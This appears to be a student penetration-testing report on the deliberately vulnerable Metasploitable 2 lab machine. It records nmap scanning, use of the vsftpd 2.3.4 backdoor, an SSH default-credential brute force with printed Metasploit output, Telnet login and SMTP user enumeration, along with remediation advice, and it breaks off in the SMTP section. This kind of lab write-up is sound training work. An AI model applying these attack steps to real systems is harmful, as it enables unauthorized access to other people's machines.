Network Penteration testing

(Metasploitable 2)

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1. Introduction

This report explains the steps and results of a security assessment carried out on the **Metasploitable 2 virtual machine**. The goal of this test was to identify vulnerabilities by targeting all open ports and services. Each finding includes how the vulnerability was discovered, how it was exploited, and what can be done to fix or mitigate it. This kind of hands-on testing helps demonstrate the risks that attackers could take advantage of in real environments..

2. Objective

The main objective of this assessment was to test the security of the Metasploitable 2 system by discovering and exploiting vulnerable services. The report provides details of each vulnerability found, along with proof-of-concept examples, explanations of how the exploits work, and suggestions on how to fix or reduce the risks. This helps build a better understanding of common security issues and how to prevent them

Machine name	Metasploitable 2
URL	https://sourceforge.net/projects/metasploitable

3.Scanning

3.1 Objective

The goal of the scanning phase is to identify open ports and running services on the target system (Metasploitable 2). This helps in mapping the attack surface and determining which services are potentially vulnerable to exploitation.

3.2 Tools Used

Tool	Purpose
Nmap	Port scanning and service detection




Fig1: shows the ip address of our machine using the (ifconfig)




Fig2: this scan shows all the active machines in this range of IPs




Fig3: this scan shows all the open ports in the machine

3.3Analysis:

Nmap -sV 192.168.35.131

The scan revealed several open ports, including FTP (21), SSH (22), Telnet (23), HTTP (80), and more. These services will be further analyzed for vulnerabilities

4.Exploitation

This section documents the exploitation attempts made against the services discovered during the scanning phase of the Metasploitable2 target. Each open port was tested for vulnerabilities using Metasploit modules, public exploits. Proof-of-concept (PoC) screenshots and command outputs were collected and are included throughout the report.

4.1 Port 21 – FTP (vsftpd 2.3.4)

severity:
Critical The backdoor vulnerability allows unauthenticated remote code execution with root privileges, which can lead to a full system compromise.
Tools Used:
Metasploit Framework (exploit/unix/ftp/vsftpd_234_backdoor)
Vulnerability Description:
Vsftpd 2.3.4, released between, was discovered to contain a malicious backdoor: when a client connects with a username ending in :), the server opens an unauthenticated root shell on TCP port 6200. This allows remote, unauthenticated code execution and gives attackers full control of the
Implications / Consequences of not Fixing the Issue
• **Full System Compromise:** Attackers can gain unauthenticated root access, allowing them to execute any command, install malware, or alter system files. • **Data Theft:** Sensitive data stored on the server can be accessed, copied, or deleted. • **Pivoting Point:** The compromised machine can be used as a launchpad to attack other systems within the network. • **Service Disruption:** Attackers can disrupt services, causing downtime or denial of service.
Suggested Countermeasures
• **Upgrade vsftpd:** Immediately update to the latest official, secure version of vsftpd that does not contain the backdoor. • **Disable FTP if not needed:** Remove or disable the FTP service to reduce attack surface. • **Use secure alternatives**: Replace FTP with secure file transfer protocols such as SFTP or FTPS that provide encryption and stronger authentication.
References
• https://nvd.nist.gov/vuln/detail/CVE-2011-2523 • https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/ • https://www.exploit-db.com/exploits/15278

(POC 1):

Fig4: using this command to open the Metasploit framework

4.1.1 Analysis

1. **Initial Reconnaissance:**
   Using Nmap, the FTP service was detected running on port 21, identified as vsftpd 2.3.4. This version is known to contain a backdoor vulnerability that can allow unauthorized access.

2-Exploit Attempt:

I used the Metasploit module exploit/unix/ftp/vsftpd_234_backdoor to test the vulnerability. The module sends a username ending with :) to trigger the backdoor.





Fig4: search for an exploit for this version

2. **Result:**
   Upon successful exploitation, a root shell was obtained on the target system via port 6200. This confirms that the backdoor is active and allows remote command execution without authentication.



3. **Post-Exploitation:**
   The shell was used to execute basic commands to confirm system access and enumerate the target environment.

4.

4.2 Port 22 – SSH (OpenSSH 4.7p1)

severity:
critical While no code-execution bug in OpenSSH is exploited, the ability to obtain an interactive shell with a valid account—and potentially escalate privileges—poses a serious risk of unauthorized access, data theft, and lateral movement.
Tools Used:
SSH client (native ssh command) for manual login **Metasploit auxiliary** : auxiliary/scanner/ssh/ssh_login for credential testing
Vulnerability Description:
The SSH service running OpenSSH version 4.7p1 is known to have multiple security issues, including susceptibility to weak or default credentials and certain vulnerabilities exploitable in older versions. In this assessment, default credentials (msfadmin:msfadmin) allowed unauthorized access. The use of outdated SSH versions increases the risk of exploitation, including privilege escalation and information disclosure.
Implications / Consequences of not Fixing the Issue
• **Unauthorized Access:** Attackers can easily gain shell access to the system using default or weak credentials, bypassing all authentication controls. • **Privilege Escalation:** Once inside, attackers may exploit other vulnerabilities or misconfigurations to escalate privileges to root. • **Data Exposure:** Sensitive data stored on the system may be accessed, modified, or deleted by unauthorized users.
Suggested Countermeasures
• **Change or Remove Default Accounts** – Delete or disable accounts with factory passwords. • **Enforce Strong Authentication** –Require key-based authentication only (PasswordAuthentication no). Use strong, unique passwords and/or multi-factor authentication. • **Restrict Access** – Apply firewall rules or TCP wrappers to allow SSH only from trusted IPs.
References
• https://www.openssh.com/manual.html • https://www.rapid7.com/db/modules/auxiliary/scanner/ssh/ssh_login https://cheatsheetseries.owasp.org/cheatsheets/SSH_Cheatsheet.html

(POC 2):




Fig8: search for an exploit for this version




Fig8: search for an exploit for this version

4.2.1 Analysis

1. **Credential List Preparation:**
   I prepared custom username and password lists (.txt files) containing common default credentials used on Metasploitable 2, including msfadmin:msfadmin.




Fig9: search for an exploit for this version

2. **Automated Login Attempts:**
   Using Metasploit's ssh_login auxiliary module, I ran a brute-force-like attack with my lists to test these credentials against the SSH service:

```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.44.131:22 - Starting bruteforce
[-] 192.168.44.131:22 - Failed: 'ahmed:hi'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.44.131:22 - Failed: 'ahmed:hello'
[-] 192.168.44.131:22 - Failed: 'ahmed:12345'
[-] 192.168.44.131:22 - Failed: 'ahmed:msfadmin'
[-] 192.168.44.131:22 - Failed: 'ahmed:2004'
[-] 192.168.44.131:22 - Failed: 'ahmed:'
[-] 192.168.44.131:22 - Failed: 'msfadmin:hi'
[-] 192.168.44.131:22 - Failed: 'msfadmin:hello'
[-] 192.168.44.131:22 - Failed: 'msfadmin:12345'
[+] 192.168.44.131:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups
=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpa
dmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu A
pr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.44.129:33217 → 192.168.44.131:22) at 2025-05-15 15:53:06 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Fig10: run the exploit

3. **Successful Authentication:**
   The module found valid credentials (msfadmin:msfadmin), which allowed me to log in without needing to brute force every possibility manually.

```
┌──(root㉿kali)-[/home/kali]
└─# ssh -oHostKeyAlgorithms=+ssh-rsa msfadmin@192.168.44.131

The authenticity of host '192.168.44.131 (192.168.44.131)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.44.131' (RSA) to the list of known hosts.
msfadmin@192.168.44.131's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Tue Feb 11 05:27:49 2025
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$
```

Fig10: the exploit works

4.3 Port 23 – Telnet

severity:
High Telnet's insecure design combined with default credentials creates a critical risk of unauthorized system access, credential interception, and potential full control over the machine.
Tools Used:
1- **Telnet client** (native telnet command) for manual login attempts 2-**Metasploit auxiliary scanner** (auxiliary/scanner/telnet/telnet_login) for automated credential checking
Vulnerability Description:
The Telnet service is active and allows login with default or weak credentials (msfadmin:msfadmin). Telnet transmits all data, including usernames and passwords, in plaintext without encryption, making it vulnerable to interception and man-in-the-middle attacks. The combination of insecure transmission and default credentials exposes the system to easy unauthorized access.
Implications / Consequences of not Fixing the Issue
• **Unauthorized Access:** Attackers can easily gain shell access to the system using default or weak credentials, leading to full control over the machine. • **Data Interception:** Telnet transmits all data, including passwords, in plaintext. This makes it vulnerable to interception by attackers using packet sniffing, allowing credential theft and further compromise. • **Lateral Movement:** Once inside the system, attackers can use it as a foothold to move laterally within the network, escalating privileges and compromising other systems. •
Suggested Countermeasures
• **Disable Telnet Service:** Replace Telnet with secure alternatives like SSH wherever possible. • **Use Strong Credentials:** Change all default usernames and passwords to strong, unique combinations. • **Encrypt Data in Transit:** Use SSH or VPN tunnels to protect sensitive communications. • **Restrict Network Access:** Apply firewall rules to limit Telnet access only to trusted hosts (if absolutely necessary). • **Monitor and Audit:** Regularly check for unauthorized access attempts and suspicious activity. •
References
• https://owasp.org/www-community/vulnerabilities/Telnet_Insecurity • https://www.rapid7.com/db/modules/auxiliary/scanner/telnet/telnet_login

(poc3):




Fig10: search for an exploit for this version and apply all the req




Fig11: run the exploit

Fig12: gaining access

1. **Successful Access:**
   The Telnet server accepted the credentials, granting me shell access to the target machine. This confirmed that the service was vulnerable due to weak/default credentials.
2. **Automated Credential Testing:**
   To verify this further, I ran Metasploit's auxiliary module for Telnet login:

4.4 Port 25 – SMTP (Simple Mail Transfer Protocol)

severity:
Medium SMTP user enumeration exposes valid usernames, aiding attackers in crafting targeted attacks or brute-force attempts. While not immediately critical, it significantly weakens system security posture
Tools Used:
NMAP Metasploite
Vulnerability Description:
The SMTP service running on the target allows remote enumeration of valid users. I used the Metasploit module use auxiliary/scanner/smtp/smtp_enum to brute-force and discover a valid username. After finding the username, I used Telnet to connect to the SMTP protocol and interact with the service.
Implications / Consequences of not Fixing the Issue
